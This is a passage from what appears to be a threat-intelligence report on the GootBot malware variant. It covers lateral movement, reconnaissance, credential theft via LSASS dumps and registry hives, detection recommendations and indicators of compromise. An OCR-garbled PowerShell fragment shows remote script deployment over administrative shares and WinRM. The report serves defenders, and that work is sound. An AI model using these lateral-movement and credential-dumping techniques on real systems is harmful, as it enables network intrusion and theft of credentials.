



Figure: Lateral movement via WinRM Invoke-Command


Get-Random -Minimum 0 -Maximum
= ""Install ""+$rn
""\\$ta\C`$\Windows\temp""
""$dir\temp_$rn.ps1""
st-Path $dir)){New-Item -Path $
t-Path -path $fps){$coc = ""C:\
_$rn.ps1
omputerName $ta -coc $coc -snam
Sleep -s 10
st-Path -path ""$dir\temp_0.txt
-Item -Path ""$dir\temp_0.txt""
$d=""Error: Failed to run scrip
-Item -Path $fps -Force
$d=""Error: Failed to load file
{$d=""Error: Failed to connect"




Figure: Lateral movement via SCM

GootBot has also been shown to use environment variables to store encrypted strings, which further decreases the scripts' size. In addition, GootBot may also be deployed using a technique to spoof the PowerShell processes' arguments by creating a new process before writing the malicious script to the processes' standard input.

Reconnaissance

GootBot also runs a reconnaissance script as one of its first tasks. It contains the unique GootBot ID for the host. The following information is pulled together, and returned to the job handler:


- Domain user name
- OS (from registry key)
- If 64bit architecture (checking for x86 dir and also size of int ptr)

- Domain controllers:

- From registry
- From ENV var
- Using [System.DirectoryServices.ActiveDirectory.DomainController]::FindAll

- Running processes
- SID
- Local IP address
- Hostname

The data is formatted with the specified ID. See example data below with ID “FDA8970BA3”:



Actions on objective

A Gootloader infection may quickly lead to the deployment of additional tools such as Cobalt Strike, SystemBC and domain compromise scripts including Kerberoasting attacks. Other observed behavior is the exfiltration of the following sensitive information:

- LSASS process dump. Dumped using Procdump or the Minidump functionality of “comsvcs.dll”
- Registry hives SAM, SYSTEM, SECURITY

In addition, Gootloader infections are also known to result in ransomware.

Conclusion

The discovery of the Gootbot variant highlights the lengths to which attackers will go to evade detection and operate in stealth. This is a highly effective malware that allows attackers to move laterally across the environment with ease and speed and extend their attacks. In addition, Hive 0127’s usage of large clusters of compromised WordPress domains makes it increasingly difficult for defenders to block malicious traffic. As Gootloader frequently serves as an initial access provider, awareness of these evolving TTPs and tools is important to mitigate the risk of impactful post-exploitation activity.

Recommendations


- Ensure anti-virus and associated files are up to date
- Organizations should ensure that script block logging is enabled within their enterprise and monitor the relevant Windows event logs for signs of compromise
- Monitor for execution of JavaScript files within downloaded ZIP archives
- Monitor for scheduled tasks using wscript.exe to execute JavaScript files using short names (*~1.JS)
- Monitor network traffic for suspicious HTTP requests to URLs ending with “xmlrpc.php”:
- Suspicious cookie value: <BOT_ID>=<If user is admin: 0/1>
- Suspicious content format: <BOT_ID>=[sX<<random_int>><packet_seq_number>]<data>
- Monitor for lateral movement via WinRM, WMI or SCM
- Disable or monitor the “Start-Job” Cmdlet within your environment.

For more information on X-Force’s security research, threat intelligence and hacker-led insights, visit the X-Force Research Hub.

Indicators of Compromise (IOCs)

Indicator	Indicator Type	Context
6ff7a60c7cd8ffed318700dff453d3679adf27b11505f875d54e8afc33bb8465	SHA256	GootBot

95dbd3f273d621fa71631882d00be f71f902a4cc536ee150ec748aae4f4 7e4d5	SHA256	GootBot
https://contentstudent[.]com/ xmlrpc.php	URL	GootBot C2 server
http://63factory[.]jp/wordpress/ xmlrpc.php	URL	GootBot C2 server



Source: https://securityintelligence.com/x-force/gootbot-gootloaders-new-approach-to-post-exploitation/